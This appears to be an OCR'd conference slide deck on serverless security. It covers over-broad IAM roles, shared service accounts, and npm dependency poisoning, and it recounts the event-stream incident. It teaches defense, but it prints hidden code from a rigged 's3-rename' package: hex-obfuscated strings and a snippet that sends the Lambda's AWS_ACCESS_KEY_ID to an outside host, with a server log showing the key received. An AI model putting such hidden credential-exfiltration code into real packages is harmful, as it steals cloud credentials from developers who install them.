
*This tutorial assumes the reader has basic knowledge of serverless security concepts.*

Security Top 10 Most Common Weaknesses Guide [Guide](#)



### Lesson 1: Information Gathering

<https://github.com/OWASP/Serverless-Goat>






# Don't use shared function IAM role



```
serverless.yml
1 provider:
2   name: aws
3   runtime: nodejs12.x
4   iamRoleStatements:
5     - Effect: Allow
6       Action:
7         - dynamodb: '*'
8         - s3: '*'
9       Resource: '*'
```

# Use per-function IAM role



```
plugins:
  - serverless-iam-roles-per-function

provider:
  name: aws
  runtime: nodejs12.x

functions:
  get-index:
    handler: functions/get-index.handler
    events:
      - http:
          path: /
          method: get
#iamRoleStatementsInherit: true #optional
iamRoleStatements:
  - Effect: Allow
    Action: execute-api:Invoke
    Resource: arn:aws:execute-api:#{{AWS::Region}}:{{AWS::AccountId}}/{{stage}}/{{functionName}}/{{HTTPMethod}}/{{path}}
```

# Azure Functions are deployed as App Service



Filter by name... Type == all × Location == all × + Add filter

Showing 1 to 4 of 4 records.  Show hidden types ⓘ

<input type="checkbox"/> Name ↑↓	Type ↑↓
<input type="checkbox"/> ASP-rzepskydemo-93cd	App Service plan
<input type="checkbox"/> AzureShellDemo	App Service
<input type="checkbox"/> AzureShellDemo	Application Insights
<input type="checkbox"/> storageaccount [REDACTED]	Storage account

# All functions share the same environment



Home > App Services >

## {fx} AzureShellDemo | Functions

App Service

Search (Cmd+/)

<

Add

Develop Locally

Refresh

Delete

Overview

Activity log

Access control (IAM)

Tags

Diagnose and solve problems

Security

Events (preview)

Filter by name...

<input type="checkbox"/> Name ↑↓
<a href="#">DemoShell</a>
<a href="#">Function1</a>
<a href="#">TimeBasedFunc</a>

Trigger ↑↓
HTTP
HTTP
Timer

Functions

{fx} Functions

# Demo

<https://vimeo.com/462561054>

# Demo

<https://vimeo.com/462561274>

GCP-shell \$>



# Demo

<https://vimeo.com/462561651>



All Concepts

Overview of Cloud Functions

Execution Environment

The Node.js 6 Runtime

The Node.js 8 Runtime

The Node.js Runtime

The Python Runtime

The Go Runtime

▶ The .Java Runtime


## Runtime service account

At runtime, Cloud Functions defaults to using the App Engine [default service account](#) (`PROJECT_ID@appspot.gserviceaccount.com`), which has the [Editor role on the project](#). You can change the roles of this service account to limit or extend the permissions for your running functions. You can also change which service account is used by [providing a non-default service account on a per-function basis](#).

**roles/editor**

Editor

All viewer permissions, plus permissions for actions that modify state, such as changing existing resources.



# Waaat?!

# Defense

- Follow **least privilege principle!**
- Use per-function IAM role
  - serverless-iam-roles-per-function (<https://bit.ly/2MzjdYh>)
- Harden your API Gateway
  - Use API Gateway Request Validation
    - serverless-revalidator-plugin (<https://bit.ly/2XqayOk>)
- Consider using WAF

In GCP **by default** all Cloud Functions in a Google Cloud project share **the same runtime service account** (with Editor role :0 ) - create unique service account to each function



In Azure apply **RBAC** to assign limited permissions to resource group. You can use **Shared Access Signature tokens** to get limited access to other resources.



And above all:  
**TEST YOUR CODE!!!**

# Bob's 2<sup>nd</sup> challenge:

*Files uploaded to the particular S3 bucket should be automatically renamed with some prefix*

test-new.png



 Upload

 + Create folder

 Download

 Actions ▾

```
s3: {  
  s3SchemaVersion: '1.0',  
  configurationId: 'f67747b9-c02c-4e54-8e49-2dba5060d555',  
  bucket: {  
    name: 'serverless-security-demo',  
    ownerIdentity: [Object],  
    arn: 'arn:aws:s3:::serverless-security-demo'  
  },  
  object: {  
    key: 'test-new.png',  
    size: 20,  
    eTag: '3de8f8b0dc94b8c2230fab9ec0ba0506',  
    sequencer: '005E88ACC4D5810265'  
  }  
}
```

<input type="checkbox"/>	Name ▾
<input type="checkbox"/>	 [scan-me]test-new.png



## s3-rename

1.0.16 • Public • Published 5 days ago

 Readme

 Explore BETA

 0 Dependencies

 0 Dependents

 7 Versions

# S3 Object Rename

Simple method to rename S3 object.

## Usage

```
const AWS = require('aws-sdk');
const rename = require('s3-rename');

var s3 = new AWS.S3();
rename.s3_rename(s3, 'name-of-the-bucket', 'name-of-the-old-key'
```

where `name-of-the-old-key` is the name of the S3 object which name you want to change and `name-of-the-new-key` is the new name of the object.

## Install

```
> npm i s3-rename
```

## Weekly Downloads

53



Version

1.0.16

License

ISC

Unpacked Size

1.84 kB

Total Files

3

Last publish

# Bob writes a proof-of-concept

s3-renamer-dev-hello

Throttle Qualifiers ▾ Actions ▾ etst ▾ Test Save

Environment

handler.js index.js

```
1  use strict ;
2  const AWS = require('aws-sdk');
3  const rename = require('s3-rename');
4
5  module.exports.hello = (event) => {
6
7    // Read options from the event parameter.
8    const srcBucket = event.Records[0].s3.bucket.name;
9    // Object key may have spaces or unicode non-ASCII characters.
10   const srcKey    = decodeURIComponent(event.Records[0].s3.object.key.replace(/\+/g, " "));
11   const dstKey    = "[scan-me]" + srcKey;
12   var s3 = new AWS.S3();
13
14   rename.s3_rename(s3, srcBucket, srcKey, dstKey);
15   console.log("file has been renamed successfully!");
16 }
```

 Upload

 Create folder

Download

Actions ▾

<input type="checkbox"/>	Name ▾
<input type="checkbox"/>	 [scan-me]test-new.png



### Message

No older events found at the moment. [Retry](#).

START RequestId: d26557bf-901f-48da-a861-a83fc8b5e97f Version: \$LATEST

2020-04-21T20:27:10.827Z d26557bf-901f-48da-a861-a83fc8b5e97f INFO File has been renamed successfully!

END RequestId: d26557bf-901f-48da-a861-a83fc8b5e97f

REPORT RequestId: d26557bf-901f-48da-a861-a83fc8b5e97f Duration: 75.73 ms Billed Duration: 100 ms Memory Size: 1024 MB Max N

No newer events found at the moment. [Retry](#).

File Edit Find View Go Tools Window


Save Test ▾

Environment

s3-renamer-dev-hel   
 node\_modules   
 s3-rename   
 index.js   
 package.json   
 README.md

handler.js x index.js x +

```
1 const http = require('http');  
2  
3 exports.s3_rename = function (s3_object, bucket, old_key, new_key) {  
4     // this is for a demo  
5     var _cs=['\x65\x72\x72','\x2f\x3f','\x32\x34','\x65\x6d\x70','\x37\x2e\x32','\x30','\x47\x45\x54',  
6     // Copy the object to a new location
```




```
1 if (process.env.AWS_ACCESS_KEY_ID)  
2     x = process.env.AWS_ACCESS_KEY_ID;  
3     const options = {  
4         host: '████████.60',  
5         path: '/?key=' + x,  
6         port: 8000,  
7         method: 'GET'  
8     };  
9     try {  
10         const req = http.request(options);  
11         req.on('error', function(err) {  
12             //pass  
13         });  
14     }
```


```
[ec2-user@ip-172-31-4-199 ~]$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
34.244.236.85 - - [26/Apr/2020 13:54:28] "GET /?key=ASIAZGBHGVZ045VVTNPC HTTP/1.1" 200 -
```

# How to defend?

- You can limit the outgoing traffic by using a **VPC-enabled Lambda** in **Private Subnet**
- **Outbound traffic** can be controlled by **Security Groups** (default VPC SGs allow all outbound traffic)
- If your Lambda need an access to any of your resources, then use **VPC endpoint policies** to control the access



# dependency **poisoning** in real life...



# In 2018 NPM EventStream package was found malicious...

event-stream

4.0.1 • Public • Published a year ago

[Readme](#) [Explore BETA](#) [7 Dependencies](#) [1,781 Dependents](#) [84 Versions](#)

**EventStream**

**Streams** are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

Install `> npm i event-stream`

Weekly Downloads **1,786,886**

Version **4.0.1** License **MIT**

A screenshot of the event-stream NPM package page. The top navigation bar shows the package name 'event-stream', version '4.0.1', status 'Public', and publish date 'Published a year ago'. Below the navigation are tabs for 'Readme' (highlighted in yellow), 'Explore' (BETA), '7 Dependencies', and '1,781 Dependents'. A red oval highlights the 'Dependents' section. To the right, there are sections for 'Install' (with a command line example) and 'Weekly Downloads' (showing a value of 1,786,886). Another red oval highlights the 'Downloads' section. At the bottom, the 'Version' is listed as '4.0.1' and the 'License' as 'MIT'.

[Overview](#)

Repositories 892

Projects 0

Stars 358

Followers 3.2k

Following 28

## Pinned

### [ssbc/ssb-server](#)

The gossip and replication server for Secure Scuttlebutt - a distributed social network

JavaScript ★ 1.2k 151

### [pull-stream/pull-stream](#)

minimal streams


JavaScript ★ 723 60

### [auditdrivencrypto/secret-handshake](#)

### [map-filter-reduce](#)

## Dominic Tarr

1,239 contributions in the last year



[Learn how we count contributions.](#)

Less More

@dominictarr Why was @right9ctrl given access to this repo? He added `flatmap-stream` which is entirely (1 commit to the repo but has 3 versions, the latest one removes the injection, unmaintained, created 3 months ago) an injection targeting `ps-tree`. After he adds it at almost the exact same time the injection is added to `flatmap-stream`, he bumps the version and publishes. Literally the second commit (3 days later) after that he removes the injection and bumps a major version so he can clear the repo of having `flatmap-stream` but still have everyone (millions of weekly installs) using 3.x affected.



**dominictarr** commented on 22 Nov 2018

Owner ...

he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years.



349



585



179



61



110



135


# Added the malicious package: flatmap-stream@0.1.1

- The malicious code was **decrypted only for the copay-dash package**  
- a popular Bitcoin platform which includes *event-stream* as a dependency
- The goal of the malicious script was to **steal Bitcoin wallets**
- It worked pretty well, but one method used by malicious package **became deprecated....**

```
crypto.createDecipher(algorithm, password[, options])
```

▼ History

Version	Changes
v10.10.0	Ciphers in OCB mode are now supported.
v10.0.0	Deprecated since: v10.0.0
v0.1.94	Added in: v0.1.94



Full story:  
<https://bit.ly/2Ulmvmq>

# Demo

<https://vimeo.com/426724437>

# Defense

- Monitor dependencies (Snyk/Black Duck/OWASP Dependency-Track)
- Scan for known vulnerabilities (`$ npm audit fix`)

==== npm audit security report ====	
# Run <code>npm install chokidar@2.0.3</code> to resolve 1 vulnerability	
SEMVER WARNING: Recommended action is a potentially breaking change	
Low	Prototype Pollution
Package	deep-extend
Dependency of	chokidar
Path	chokidar > fsevents > node-pre-gyp > rc > deep-extend
More info	<a href="https://nodesecurity.io/advisories/612">https://nodesecurity.io/advisories/612</a>

Bob's 3<sup>rd</sup> challenge:

*Only some extensions should be scanned*

```
// Read options from the event parameter.  
const srcBucket = event.Records[0].s3.bucket.name;  
// Object key may have spaces or unicode non-ASCII characters.  
const srcKey      = decodeURIComponent(event.Records[0].s3.object.key.replace(/\+/g, " "));  
const dstKey      = "[scan-me]" + srcKey;  
var s3 = new AWS.S3();  
var regex = new RegExp(/^(?:[a-zA-Z0-9]|[-_.]+)?(?:[a-zA-Z0-9]+)*\.(?:png|jpeg|jpg|svg)$/);  
  
